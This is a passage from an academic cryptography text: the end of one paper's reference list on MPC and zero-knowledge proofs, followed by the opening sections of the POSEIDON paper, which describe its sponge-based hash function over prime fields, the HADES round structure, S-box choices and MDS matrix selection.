[24] Craig Costello, Cédric Fournet, Jon Howell, Markulf Kohlweiss, Benjamin Kreuter, Michael Naehrig, Bryan Parno, and Samee Zahur. Geppetto: Versatile verifiable computation. In *IEEE Symp. Security and Privacy 2015*, pages 253–270. IEEE, 2015.

[25] Ivan Damgård, Daniel Escudero, Tore Kasper Frederiksen, Marcel Keller, Peter Scholl, and Nikolaj Volgushev. New primitives for actively-secure MPC over rings with applications to private machine learning. In *IEEE Symp. Security and Privacy 2019*, pages 1102–1120. IEEE, 2019.

[26] Ivan Damgård, Jesper Buus Nielsen, Michael Nielsen, and Samuel Ranellucci. The TinyTable protocol for 2-party secure computation, or: Gate-scrambling revisited. In *Advances in Cryptology—Crypto 2017, Part I*, volume 10401 of *LNCS*, pages 167–187. Springer, 2017.

[27] Samuel Dittmer, Yuval Ishai, and Rafail Ostrovsky. Line-point zero knowledge and its applications. Cryptology ePrint Archive, Report 2020/1446, 2020. https://eprint.iacr.org/2020/1446.

[28] Daniel Escudero, Satrajit Ghosh, Marcel Keller, Rahul Rachuri, and Peter Scholl. Improved primitives for MPC over mixed arithmetic-binary circuits. In *Advances in Cryptology—Crypto 2020, Part II*, LNCS, pages 823–852. Springer, 2020.

[29] Dario Fiore, Cédric Fournet, Esha Ghosh, Markulf Kohlweiss, Olga Ohrimenko, and Bryan Parno. Hash first, argue later: Adaptive verifiable computations on outsourced data. In *ACM Conf. on Computer and Communications Security (CCS) 2016*, pages 1304–1316. ACM Press, 2016.

[30] Tore Kasper Frederiksen, Jesper Buus Nielsen, and Claudio Orlandi. Privacy-free garbled circuits with applications to efficient zero-knowledge. In *Advances in Cryptology—Eurocrypt 2015, Part II*, volume 9057 of *LNCS*, pages 191–219. Springer, 2015.

[31] R. Freivalds. Probabilistic machines can use less running time. In *IFIP Congress*, 1977.

[32] Jun Furukawa, Yehuda Lindell, Ariel Nof, and Or Weinstein. High-throughput secure three-party computation for malicious adversaries and an honest majority. In *Advances in Cryptology—Eurocrypt 2017, Part II*, volume 10211 of *LNCS*, pages 225–255. Springer, 2017.

[33] Irene Giacomelli, Jesper Madsen, and Claudio Orlandi. ZKBoo: Faster zero-knowledge for Boolean circuits. In *USENIX Security Symposium 2016*, pages 1069–1083. USENIX Association, 2016.

[34] Shafi Goldwasser, Yael Tauman Kalai, and Guy N. Rothblum. Delegating computation: interactive proofs for muggles. In *40th Annual ACM Symposium on Theory of Computing (STOC)*, pages 113–122. ACM Press, 2008.

[35] Carmit Hazay, Peter Scholl, and Eduardo Soria-Vazquez. Low cost constant round MPC combining BMR and oblivious transfer. In *Advances in Cryptology—Asiacrypt 2017, Part I*, LNCS, pages 598–628. Springer, 2017.

[36] David Heath and Vladimir Kolesnikov. A 2.1 KHz zero-knowledge processor with BubbleRAM. In *ACM Conf. on Computer and Communications Security (CCS) 2020*, pages 2055–2074. ACM Press, 2020.

[37] David Heath and Vladimir Kolesnikov. Stacked garbling for disjunctive zero-knowledge proofs. In *Advances in Cryptology—Eurocrypt 2020, Part III*, volume 12107 of *LNCS*, pages 569–598. Springer, 2020.

[38] Yuval Ishai, Eyal Kushilevitz, Rafail Ostrovsky, and Amit Sahai. Zero-knowledge from secure multiparty computation. In *39th Annual ACM Symposium on Theory of Computing (STOC)*, pages 21–30. ACM Press, 2007.

[39] Marek Jawurek, Florian Kerschbaum, and Claudio Orlandi. Zero-knowledge using garbled circuits: how to prove non-algebraic statements efficiently. In *ACM Conf. on Computer and Communications Security (CCS) 2013*, pages 955–966. ACM Press, 2013.

[40] Jonathan Katz, Vladimir Kolesnikov, and Xiao Wang. Improved non-interactive zero knowledge with applications to post-quantum signatures. In *ACM Conf. on Computer and Communications Security (CCS) 2018*, pages 525–537. ACM Press, 2018.

[41] Ahmed E. Kosba, Dimitrios Papadopoulos, Charalampos Papamanthou, and Dawn Song. MIRAGE: Succinct arguments for randomized algorithms with applications to universal zk-SNARKs. In *USENIX Security Symposium 2020*, pages 2129–2146. USENIX Association, 2020.

[42] Alex Krizhevsky, Vinod Nair, and Geoffrey Hinton. Cifar-10 (canadian institute for advanced research).

[43] Jesper Buus Nielsen, Peter Sebastian Nordholt, Claudio Orlandi, and Sai Sheshank Burra. A new approach to practical active-secure two-party computation. In *Advances in Cryptology—Crypto 2012*, volume 7417 of *LNCS*, pages 681–700. Springer, 2012.

[44] Bryan Parno, Jon Howell, Craig Gentry, and Mariana Raykova. Pinocchio: Nearly practical verifiable computation. In *IEEE Symp. Security and Privacy 2013*, pages 238–252. IEEE, 2013.

[45] Dragos Rotaru and Tim Wood. MArBled circuits: Mixing arithmetic and Boolean circuits with active security. In *Progress in Cryptology—Indocrypt 2019*, LNCS, pages 227–249. Springer, 2019.

[46] Phillipp Schoppmann, Adrià Gascón, Leonie Reichert, and Mariana Raykova. Distributed vector-OLE: Improved constructions and implementation. In *ACM Conf. on Computer and Communications Security (CCS) 2019*, pages 1055–1072. ACM Press, 2019.

[47] Srinath Setty. Spartan: Efficient and general-purpose zkSNARKs without trusted setup. In *Advances in Cryptology—Crypto 2020, Part III*, LNCS, pages 704–737. Springer, 2020.

[48] Volker Strassen. Gaussian elimination is not optimal. *Numer. Math.*, 13(4):354–356, August 1969.

[49] Riad S. Wahby, Srinath T. V. Setty, Zuocheng Ren, Andrew J. Blumberg, and Michael Walfish. Efficient RAM and control flow in verifiable outsourced computation. In *Network and Distributed System Security Symposium (NDSS)*. The Internet Society, 2015.

[50] Riad S. Wahby, Ioanna Tzialla, abhi shelat, Justin Thaler, and Michael Walfish. Doubly-efficient zkSNARKs without trusted setup. In *IEEE Symp. Security and Privacy 2018*, pages 926–943. IEEE, 2018.

[51] Xiao Wang, Alex J. Malozemoff, and Jonathan Katz. EMP-toolkit: Efficient MultiParty computation toolkit. https://github.com/emp-toolkit, 2016.

[52] Chenkai Weng, Kang Yang, Jonathan Katz, and Xiao Wang. Wolverine: Fast, scalable, and communication-efficient zero-knowledge proofs for boolean and arithmetic circuits. In *IEEE Symp. Security and Privacy 2021*. IEEE, 2021.

[53] Chenkai Weng, Kang Yang, Xiang Xie, Jonathan Katz, and Xiao Wang. Mystique: Efficient conversions for zero-knowledge proofs with applications to machine learning. Cryptology ePrint Archive, Report 2021/730, 2021. https://eprint.iacr.org/2021/730.

[54] Kang Yang, Pratik Sarkar, Chenkai Weng, and Xiao Wang. Quicksilver: Efficient and affordable zero-knowledge proofs for circuits and polynomials over any field. In *ACM Conf. on Computer and Communications Security (CCS) 2021*. ACM Press, 2021.

[55] Kang Yang, Chenkai Weng, Xiao Lan, Jiang Zhang, and Xiao Wang. Ferret: Fast extension for correlated OT with small communication. In *ACM Conf. on Computer and Communications Security (CCS) 2020*, pages 1607–1626. ACM Press, 2020.

[56] Greg Zaverucha, Melissa Chase, David Derler, Steven Goldfeder, Claudio Orlandi, Sebastian Ramacher, Christian Rechberger, Daniel Slamanig, Jonathan Katz, Xiao Wang, and Vladmir Kolesnikov. Picnic. Technical report, National Institute of Standards and Technology, 2019. available at https://csrc.nist.gov/projects/post-quantum-cryptography/round-2-submissions.

[57] Jiaheng Zhang, Zhiyong Fang, Yupeng Zhang, and Dawn Song. Zero knowledge proofs for decision tree predictions and accuracy. In *ACM Conf. on Computer and Communications Security (CCS) 2020*, pages 2039–2053. ACM Press, 2020.

POSEIDON: A New Hash Function for Zero-Knowledge Proof Systems

Lorenzo Grassi[1], Dmitry Khovratovich[2], Christian Rechberger[3], Arnab Roy[4], and Markus Schofnegger[3]

[1]Radboud University Nijmegen
[2]Ethereum Foundation and Dusk Network
[3]IAIK, Graz University of Technology
[4]University of Klagenfurt
l.grassi@cs.ru.nl, khovratovich@gmail.com, firstname.lastname@iaik.tugraz.at, arnab.roy@aau.at

Abstract

The area of practical computational integrity proof systems, like SNARKs, STARKs, Bulletproofs, is seeing a very dynamic development with several constructions having appeared recently with improved properties and relaxed setup requirements. Many use cases of such systems involve, often as their most expensive part, proving the knowledge of a preimage under a certain cryptographic hash function, which is expressed as a circuit over a large prime field. A notable example is a zero-knowledge proof of coin ownership in the Zcash cryptocurrency, where the inadequacy of the SHA-256 hash function for such a circuit caused a huge computational penalty.

In this paper, we present a modular framework and concrete instances of cryptographic hash functions which work natively with GF(p) objects. Our hash function POSEIDON uses up to 8x fewer constraints per message bit than Pedersen Hash.

Our construction is not only expressed compactly as a circuit, but can also be tailored for various proof systems using specially crafted polynomials, thus bringing another boost in performance. We demonstrate this by implementing a 1-out-of-a-billion membership proof with Merkle trees in less than a second by using Bulletproofs.

Contents

1 Introduction **1**

2 The POSEIDON Hash Function **4**
2.1 Sponge Construction for POSEIDON$^{\pi}$ 4
2.2 The HADES Design Strategy for Hashing . . 5
2.3 The Permutation Family POSEIDON$^{\pi}$ 5

3 Applications **7**

4 Concrete Instantiations of POSEIDON$^{\pi}$ **7**
4.1 Main Instances 7
4.2 Domain Separation for POSEIDON 8

5 Cryptanalysis Summary of POSEIDON **8**
5.1 Definitions 8
5.2 Security Claims 8
5.3 Summary of Attacks 9
5.4 Security Margin 9
5.5 Attack details 9
5.5.1 Statistical Attacks 9
5.5.2 Algebraic Attacks 10

6 POSEIDON in Zero-Knowledge Proof Systems **11**
6.1 State of the Art 11
6.2 SNARKs with POSEIDON$^{\pi}$ 12
6.2.1 Groth16 12
6.2.2 Bulletproofs 13
6.2.3 PLONK 13
6.2.4 RedShift 14
6.3 Comparison with Other Hash Algorithms . . 14
6.4 STARKs with POSEIDON$^{\pi}$ 14

7 Acknowledgements **15**

1 Introduction

The recent advances in computational integrity proof systems made a number of computational tasks verifiable in short time and/or in zero knowledge. Several protocols appeared that require one party to prove the knowledge of a seed-derived secret, of an element being part of a large set, or their combination. Whereas accumulator-based solutions [20, 21] and algebraic Schnorr proofs exist in the area, they are quite involving and thus error-prone, require a trusted setup, are limited in statement language, and are often slow. An alternative is to express secret derivation using cryptographic hash functions, and to prove set membership by presenting an opening in a properly chosen Merkle tree, also built on a cryptographic hash function. Such hash-based protocols require a computational integrity proof system, which can be applied to an arbitrary arithmetic circuit. However, for the protocol to be

efficient, proofs must be generated and verified in reasonable time, which in turn requires the hash function to be cheap in a certain metric depending on the proof system.

In the middle of 2020, the most popular proof systems are ZK-SNARKs (Pinocchio [49], Groth16 [35], PLONK [27], Marlin [23] to name a few), Bulletproofs [19], ZK-STARKs [9], and MPC-in-the-head systems [7, 22, 29]. The former two groups have already been applied to a number of real-world protocols, whereas the latter ones are the most promising from the perspective of post-quantum security. These systems use two quite different circuit descriptions so that the proof size and generation time are computed differently:

- The R1CS format (rank-1 quadratic constraints) describes the circuit as a set of special quadratic polynomials of the form $L_1(X) \cdot L_2(X) = L_3(X)$, where X is the tuple of internal and input variables, L_i are affine forms and $\cdot$ is the field multiplication, and (possibly in an affine-equivalent form) is used in almost all SNARKs and Bulletproofs. The circuit multiplication and addition gates are defined over a prime field $\mathrm{GF}(p)$. The proof generation complexity is directly proportional to the number T of constraints, which often corresponds to the number of multiplication gates. The prime field $\mathrm{GF}(p)$ is the scalar field of an elliptic curve, where for ZK-SNARKs the curve should be pairing-friendly and for Bulletproofs it should just be a secure curve.
- The AET metric is used in ZK-STARKs and (to some extent) in the PLONK proof system. The computation is expressed as a set of internal program states related to each other by polynomial equations of degree d. The state consists of w field elements and undergoes T transformations. The proof generation is roughly proportional to the product $w \cdot d \cdot T$. The number and sparsity of polynomial constraints do not play a major role.

Our goal was to design a family of hash functions that are optimal in the R1CS (as the most widespread) and good in the AET metric, while also supporting different finite field sizes. It turned out that the substitution-permutation network (SPN) design, well-known in symmetric cryptography, allows for a generic hash function framework where the only security-critical parameter that has to be changed for each instance is the number of rounds, and we provide an efficient and transparent strategy for its choice. The S-box is chosen as the power map $x \mapsto x^d$, where $d \geq 3$ is usually chosen as the smallest integer that guarantees invertibility and provides non-linearity. In particular, the cube function x^3 is almost universally chosen, apart from cases of fields where this function is not a bijection. Instead, we suggest other S-boxes such as x^5 or $1/x$ for these cases. Thanks to a succinct representation of the functions and a low S-box degree, we are able to optimize the circuit significantly for PLONK and RedShift proof systems, with performance improvements by a factor of up to 40.

Our Contributions. We design and analyze a family of hash functions over $\mathrm{GF}(p)$ named POSEIDON. The internal permutation is called POSEIDON$^\pi$ and is based on the HADES design strategy [31], which is essentially a strategy based on substitution-permutation networks with t cells, but including the use of so-called *partial* rounds, which use non-linear functions only for part of the state. In our specific construction, only one S-box is used in these partial rounds, while full non-linear layers (i.e., t S-boxes) are used in all other rounds. This is done to reduce the R1CS or AET cost.

We aim to support security levels of 80, 128, and 256 bits, where the security is the same for collision and preimage resistance. For each pair (basic field, security level) we suggest a concrete instance of POSEIDON. In our hash function, a few S-box elements are reserved for the capacity (roughly double the security level in bits), and the rest for the rate. The permutation width is determined by the application: It is set close to 1280 bits for long-message hashing, whereas for Merkle trees we support various widths to enable 2:1, 4:1, and other arities and thus higher ZK performance.

We provide an extensive cryptanalysis of POSEIDON with an accent on algebraic methods as these prove to be the most effective. We explore different variants of interpolation, Gröbner basis, and higher-order differential attacks. As our permutations are quite wide, we do not aim for them behaving like randomly chosen permutations. Instead, for a security level of M bits we require that no attack could exhibit a non-random (but relevant for collision/preimage search) property of a permutation faster than in 2^M queries. We then calculate the maximum number of rounds for each field, security level, and fixed permutation width that can be attacked. Then we select the number of rounds for concrete instances together with a security margin.

We have evaluated the number of constraints in POSEIDON instances for the R1CS metric and the AET metric. Our primary proposals POSEIDON-80/128/256 are listed in Table 1 (BLS being BLS12-381[1], BN being BN254 [52], Ed being the Ristretto group[2]) and are compared to similar-purpose designs. Finally, we refer to [30, Appendix A] for a complete overview of our auxiliary files, including reference implementations and scripts to create POSEIDON$^\pi$ instances.

We also have third-party benchmarks of POSEIDON for regular hashing[3] (Table 1) and in ZK proof systems: PLONK (Table 6), Groth16 (Table 3), and Bulletproofs (Table 5).

[1] https://electriccoin.co/blog/new-snark-curve/
[2] https://ristretto.group
[3] https://github.com/shamatar/poseidon_hash and https://github.com/shamatar/rescue_hash

Table 1: Our primary proposals and their competitors. "Tree" refers to the Merkle tree arity and is equal to the rate/capacity ratio. "Curve" denotes the curve (BLS12-381, BN254, Ed25519) whose (subgroup) scalar field determines the prime size. The R1CS/bit costs are obtained by dividing the R1CS prover costs by the message rate. Timings are from a third-party implementation of *Rescue* and POSEIDON on an i9-8950 CPU @2.9 Ghz and 32 GB RAM.

Name	**S-box**	**Rate** bits/perm.	**SB size** ($\log_2 p$)	**Tree** arity	$\mathbf{R_F}$	$\mathbf{R_P}$	**Curve** Scalar field	**R1CS** /perm.	**R1CS** /bit	**Time** /perm.
POSEIDON-80	x^5	510	255	2:1	8	33	BLS/BN/Ed	171	0.34	0.021 ms
	x^5	1020	255	4:1	8	35		225	0.22	0.05 ms
POSEIDON-128	x^5	510	255	2:1	8	57	BLS/BN/Ed	243	0.47	0.033 ms
	x^5	1020	255	4:1	8	60		300	0.29	0.08 ms
	x^5	2040	255	8:1	8	63		405	0.2	0.259 ms
POSEIDON-256	x^5	1020	255	2:1	8	120	BLS/BN/Ed	504	0.5	0.216 ms
	x^5	2040	255	4:1	8	120		600	0.3	0.578 ms
Pedersen Hash	-	516	-	2:1	-		BLS12-381	869	1.68	
Rescue	x^5 & $x^{1/5}$	510	255	2:1	16		BLS/BN/Ed	268	0.52	0.525 ms
		1020	255	4:1	10			300	0.29	0.555 ms
		2040	255	8:1	10			450	0.22	1.03 ms

Comparison to HADES ([31]). Since the design of POSEIDON follows the same strategy as block ciphers in [31], we provide an explicit list of new material crafted for this paper:

- Hash-function specific (CICO, keyless, preimage) algebraic attacks, their analysis, and fixes against recent hash-only attacks
- Orientation towards various zero-knowledge proof systems and suggestions how to increase prover performance in these systems
- Instances for Merkle trees and variable-length hashing
- Concrete benchmarks for zero-knowledge proofs of accumulated values in Merkle trees, and a demonstration that it can be done in 1 second for billion-size trees

Related Work. The Zcash designers introduced a new 256-bit hash function called Pedersen hash [38, p.134], which is effectively a vectorized Pedersen commitment in elliptic curve groups with short vector elements. For the claimed 128-bit security level, it utilizes 869 constraints per 516-bit message chunk, thus having 1.7 constraints per bit, whereas our POSEIDON instances use from 0.2 to 0.45 constraints per bit, depending on the underlying prime field.

For the binary field case, Ashur and Dhooghe [8] have recently introduced the STARK-friendly block cipher JARVIS and its derivative hash function FRIDAY with several instances and security levels. They use a key-alternating structure with a single inverse S-box, followed by an affine transformation (with low degree in the extension field). However, both JARVIS and FRIDAY were successfully attacked shortly after their publication [3]. In the response, the authors created a new family of SNARK/STARK-friendly hash functions with *Vision* (binary fields) and *Rescue* (prime fields) being main instances [6]. The latter two share some similarity with our design with two important differences: First, all S-box layers are full (there are no partial rounds). Moreover, every second layer has S-boxes of the form $x^{1/d}$ for small d. This approach prevents some algebraic attacks but is also more expensive in software as the resulting power functions have high Hamming weight and thus require many squarings.

Structure of the Paper. We introduce POSEIDON as a HADES-based hash in Section 2 and follow up with real-world applications in Section 3. Concrete instances with round numbers and domain constants are given in Section 4. We summarize the cryptanalysis results in Section 5 and refer to [30, Appendix] for all the details. Finally, we estimate the performance of POSEIDON instances in zero-knowledge proof systems in Section 6 by computing R1CS (SNARK) and AET (STARK) costs.

Historic Remarks. We started working on the design of POSEIDON in the fall of 2018. The work was triggered by the STARK paper [9] where a Rijndael-based hash function was proposed for zero-knowledge applications, but we identified that the underlying cipher is not suitable for the hash mode due to related-key trails. In the design of POSEIDON, we were inspired by the LowMC cipher [5] with a partial S-box layer, the block cipher SHARK with its inverse S-box and its MDS matrix as the linear layer [50], and by MiMC with its

algebraically simple approach of using the cube S-box [4, 33]. We immediately considered a partial S-box layer for most of the rounds in order to gain performance and safe constraints. The S-box was initially either the inverse or a power map (as the cube function), but we later found out that the inverse function does not provide a sufficiently fast degree growth.

In 2019, we separated the design into two parts due to diverging analysis and use cases, namely the block cipher HADESMiMC and the hash functions POSEIDON and STARKAD. The latter was designed for binary fields, as we thought that they are useful for STARKs. However, it turned out that they are neither especially useful in this setting nor equally secure [14, 42], which is why we eventually dropped STARKAD.[4]

After the first publications of the design, we got requests from third parties to add explicit Merkle tree support and encryption (to be verifiable in zero knowledge). Later we were also asked to add weaker and stronger versions. Initially we allowed for greater flexibility in the choice of S-boxes, curves, width, etc., but only a few parameter sets are now given in the main body of this paper for the matter of user convenience: It turned out that too many possible parameters confuse users. Regarding zero-knowledge proof systems, we initially targeted Groth16 [35], Bulletproofs [19] and STARKs [9], and we later also added PLONK [27] due to its increased popularity.

2 The POSEIDON Hash Function

In the following, we propose the hash function POSEIDON, which maps strings over $\mathbb{F}_p$ (for a prime $p \approx 2^n$) to fixed-length strings over $\mathbb{F}_p$, i.e., POSEIDON : $\mathbb{F}_p^* \rightarrow \mathbb{F}_p^o$, where o is the output length measured in $\mathbb{F}_p$ elements (usually, $o = 1$). It is constructed by instantiating a sponge function with the POSEIDON$^\pi$ permutation. POSEIDON$^\pi$ is a variant of HADESMiMC proposed in [31], albeit instantiated with a fixed and known key.

We sometimes use the notation $p \approx 2^n$ and $N = n \cdot t \approx \log_2(p) \cdot t$ to denote the approximate size of the texts in bits.

2.1 Sponge Construction for POSEIDON$^\pi$

Sponges. A sponge construction [12] builds upon an internal permutation and can be used to achieve various goals such as encryption, authentication, or hashing. In addition to the internal permutation, it is usually defined by two parameters, namely the *rate* (or *arity* in the context of tree hashing) r and the capacity (or inner part) c. The rate determines the throughput, whereas the capacity is crucial for the security level. This means that, when fixing the size of the internal permutation to N bits, a tradeoff between throughput and security has to be made.




Figure 1: A sponge hash function.

An example for a sponge hash function is proposed in Fig. 1, where the construction is used to compute the hash output $h_1 \,||\, h_2$ of the 4-block message $m_1 \,||\, m_2 \,||\, m_3 \,||\, m_4$, where m_i and h_i are r-bit values. The initial state I contains all zeros, i.e., $I = 0^r \,||\, 0^c$ for an r-bit rate and a c-bit capacity.

Sponge Security. Depending on the properties of the N-bit internal permutation, a sponge construction allows to make strong arguments about the security of the overall design. Specifically, if this permutation is modeled as a randomly chosen permutation, the sponge function is indifferentiable from a random oracle for up to $2^{c/2}$ calls ($|\mathbb{F}|^{c/2}$ calls if the capacity is counted in field elements) [12]. A sponge hash function with a capacity of c bits can therefore provide $2^{c/2}$ bits of collision and $2^{c/2}$ bits of (second) preimage resistance.[5]

In this proposal, we instantiate the sponge function with our new permutation POSEIDON$^\pi$. Given the size N of the permutation and a desired security level s, we can hash $r = N - 2s$ bits per call to the permutation. Following this design strategy, we choose the number of rounds of the inner permutation POSEIDON$^\pi$ in order to ensure that such a permutation does not exhibit non-generic properties up to 2^M queries, where M is the desired security level.[6] For this we set the capacity to $2M$ and denote by POSEIDON-M a hash function that provides M bits of security against collision and preimage attacks.

Our POSEIDON$^\pi$ Sponges. We provide several POSEIDON instances for different use cases, but they all use the sponge construction in the same way as illustrated in Fig. 1:

1. Depending on the use case (Section 3), determine the capacity element value and the input padding if needed.
2. Split the input into chunks of size r.

[4] For reference, we recall STARKAD in [30, Appendix J].

[5] We present the Sponge construction over a binary field in order to follow the presentation made in [12]. It can easily be generalized for a prime field $\mathbb{F}_p^t$ by replacing each (N/t)-bit word by a $(\lceil log_2(p) \rceil)$-bit one.

[6] In other words, the permutation cannot be distinguished from a randomly drawn permutation.

3. Apply the permutation POSEIDON$^{\pi}$ to the capacity element and the first chunk.
4. Until no more chunks are left, add them into the state and apply the permutation.
5. Output o output elements out of the rate part of the state. If needed, iterate the permutation more times.

2.2 The HADES Design Strategy for Hashing

Cryptographic permutations usually consist of an efficient round function which is applied sufficiently many times in order to make the permutation behave like a randomly drawn one. In general, the same round function is used throughout the permutation, in order to destroy all of its possible symmetries and structural properties.

In HADES we consider different round functions within the same construction. More precisely, we mix rounds with *full S-box layers* and rounds with *partial S-box layers*. The motivation to have different types of rounds is that full S-box layers are expensive in software and ZK proof systems but are a good protection against statistical attacks, whereas partial layers are relatively cheap but are, in some cases, similarly good as full ones against algebraic attacks.

Details on the HADES Strategy. The HADES design strategy consists of R_f rounds in the beginning, in which S-boxes are applied to the full state. After these rounds, R_P rounds in the middle contain only a single S-box in each round, and the rest of the state goes through the non-linear layer unchanged (i.e., identity functions are used instead of the missing S-boxes). Finally, R_f rounds at the end are applied by again using S-boxes for the full state.

The idea of this approach is to provide arguments for the security against statistical attacks using the $R_F = 2R_f$ rounds with full S-box layers in the beginning and in the end together with the *wide trail strategy* [25], which is also used in, e.g., the AES [26]. On the other hand, the R_P rounds with partial S-box layers are a more efficient way to increase the degree of the overall function, and are mainly used for arguments against algebraic attacks.

A detailed overview of this approach is shown in Fig. 2.

The Round Function. Each round function of our POSEIDON permutation consists of the following three components.

1. *AddRoundConstants*, denoted by $ARC(\cdot)$
2. *SubWords*, denoted by S-box$(\cdot)$ or by $SB(\cdot)$
3. *MixLayer*, denoted by $M(\cdot)$




Figure 2: Construction of the HADES-based POSEIDON$^{\pi}$ permutation.

The *MixLayer* operation is the linear layer of our construction, and it consists in multiplying the state with a $t \times t$ MDS matrix in order to apply the wide trail strategy.

In total we get:

$$\underbrace{ARC \to SB \to M}_{\text{First round}} \to \cdots \to \underbrace{ARC \to SB \to M}_{(R-1)\text{-th round}} \to \underbrace{ARC \to SB \to M}_{R\text{-th round}}$$

While $ARC(\cdot)$ and $M(\cdot)$ are the same in each round, the number of S-boxes is not the same, namely

- $R_f + R_f = R_F$ rounds have *full* S-box layers, i.e., t S-box functions, and
- R_P rounds have *partial* S-box layers, i.e., 1 S-box and $(t-1)$ identity functions.

We refer to [31] for more details about the HADES design strategy.

Interaction Between Full and Partial Rounds. Note that the same number of full rounds can be used instead of the partial rounds without decreasing the security, but this leads to substantially higher costs in our target applications. However, replacing t partial rounds with one full round may keep the costs in our target applications similar, but the security may be severely decreased due to a significantly lower degree of 1 full round compared to t partial rounds.

2.3 The Permutation Family POSEIDON$^{\pi}$

The HADES design strategy provides a good starting point for our new hash function. Indeed, the combination of full and partial rounds allows us to make strong arguments about the security, while also exploiting the smaller number of S-boxes

in the partial rounds in order to gain efficiency in the target applications.

The primary application of our design is hashing in large prime fields, hence POSEIDON$^\pi$ takes inputs of $t \geq 2$ words in $\mathbb{F}_p$, where p is a prime of size $p \approx 2^n$ (i.e., $\lceil \log_2(p) \rceil = n$). We will now describe the components of each POSEIDON$^\pi$ round in detail.

The S-Box Layer. For the applications we have in mind, we focus on two S-boxes.

- First, we consider the α-power S-box, defined by S-box$(x) = x^\alpha$, where α is the smallest positive integer s.t. $\gcd(\alpha, p-1) = 1$. In the following, these permutations are called "x^α-POSEIDON$^\pi$". Examples are given by $\alpha = 3$ (x^3-POSEIDON$^\pi$) if $p \neq 1 \mod 3$ or $\alpha = 5$ (x^5-POSEIDON$^\pi$) if $p \neq 1 \mod 5$.
- Secondly, we consider the inverse S-box$(x) = x^{-1}$ (under the assumption S-box$(0) = 0$). In the following, these permutations are called "x^{-1}-POSEIDON$^\pi$".

It turns out that the S-box x^5 is suitable for two of the most popular prime fields in ZK applications, concretely the prime subfields of the scalar field of the BLS12-381 and BN254 curves, so we mainly consider this S-box, but try to present generic cryptanalytic results for other cases whenever possible.

The Linear Layer. A $t \times t$ MDS matrix[7] with elements in $\mathbb{F}_p$ exists if the condition (see [45] for details)

$$2t + 1 \leq p$$

is satisfied.

Given p and t, there are several ways to construct an MDS matrix. One of them is using a Cauchy matrix [53], which we recall here briefly. For $x_i, y_i \in \mathbb{F}_p$, where $i \in [1,t]$, the entries of the matrix $\mathcal{M}$ are defined by

$$\mathcal{M}_{i,j} = \frac{1}{x_i + y_j},$$

where the entries of $\{x_i\}_{1 \leq i \leq t}$ and $\{y_i\}_{1 \leq i \leq t}$ are pairwise distinct and $x_i + y_j \neq 0$, where $i \in \{1, \ldots, t\}$ and $j \in \{1, \ldots, t\}$.

Avoiding Insecure Matrices. We emphasize that not every MDS matrix provides the same level of security. In particular, the matrix $\mathcal{M}$ must prevent the possibility to set up

(1) invariant (or iterative) subspace trails [32] (or equivalently, truncated differentials) with prob. 1 with inactive S-boxes over more than $t-1$ rounds[8] (more details are given in the following), or

(2) invariant (or iterative) subspace trails with prob. 1 and with active S-boxes for any number of rounds.

Regarding the first point, let $\mathcal{S}^i$ be the subspace s.t. no S-box is active in the first i consecutive rounds, that is,

$$\mathcal{S}^{(i)} := \left\{ v \in \mathbb{F}^t \;\middle|\; [\mathcal{M}^j \cdot v]_0 = 0 \in \mathbb{F}, j < i \right\}, \qquad (1)$$

where $[x]_0$ denotes the first word of $x \in \mathbb{F}^t$, $\mathcal{S}^{(0)} = \mathbb{F}^t$, and $\dim\left(\mathcal{S}^{(i)}\right) \geq t - i$. For each pair of texts (x, y) in the same coset of $\mathcal{S}^i$, no S-boxes are active in the first i consecutive rounds. Hence, a truncated differential with prob. 1 (or equivalently, a subspace trail) can be set up for the first $i \leq t-1$ rounds. The matrix $\mathcal{M}$ must be chosen s.t. no subspace trail with inactive/active S-boxes can be set up for more than $t-1$ rounds.

A detailed analysis of matrix properties related to this attack vector can be found in [34]. With these results in mind, we suggest the following method to generate matrices:

1. Randomly select pairwise distinct $\{x_i\}_{1 \leq i \leq t}$ and $\{y_i\}_{1 \leq i \leq t}$, where $x_i + y_j \neq 0$ and where $i \in \{1, \ldots, t\}$ and $j \in \{1, \ldots, t\}$.
2. Determine if the matrix is secure using Algorithm 1, Algorithm 2, and Algorithm 3 provided[9] in [34]. For a secure matrix, no infinitely long (invariant and/or iterative) subspace trail (with or without active S-boxes) can be set up for all rounds with partial S-box layers.
3. Repeat this procedure until a secure matrix is found.

We used this method to generate the matrices for the instantiations given in Section 4. For [34, Algorithm 3], we used a search period of $l = 4t$, and we additionally made sure that no invariant subspace trails with active S-boxes exist for $M, M^2, \ldots, M^l$. In our experiments, we observed that only a few trials are needed in order to find a secure matrix for sufficiently large fields.

To summarize, this approach allows us to make sure that our MDS matrices do not exhibit the vulnerabilities discussed in [34], and our instantiations are thus secure against this specific type of attack.

Efficient Implementation. We refer to [30, Appendix B] for details about efficient POSEIDON$^\pi$ implementations. The

[7] A matrix $M \in \mathbb{F}^{t \times t}$ is called *maximum distance separable* (MDS) iff it has a branch number $\mathcal{B}(M)$ equal to $\mathcal{B}(M) = t + 1$. The branch number of M is defined as $\mathcal{B}(M) = \min_{x \in \mathbb{F}^t} \{\mathrm{wt}(x) + \mathrm{wt}(M(x))\}$, where wt is the Hamming weight in wide trail terminology. Equivalently, a matrix M is MDS iff every submatrix of M is non-singular.

[8] This fixes a weakness in the previous version of POSEIDON, where specific choices of $\mathcal{M}$ over $(\mathbb{F}_p)^t$ could have resulted in vulnerable instances. We refer to [14, 42] for more details.

[9] https://extgit.iaik.tugraz.at/krypto/linear-layer-tool

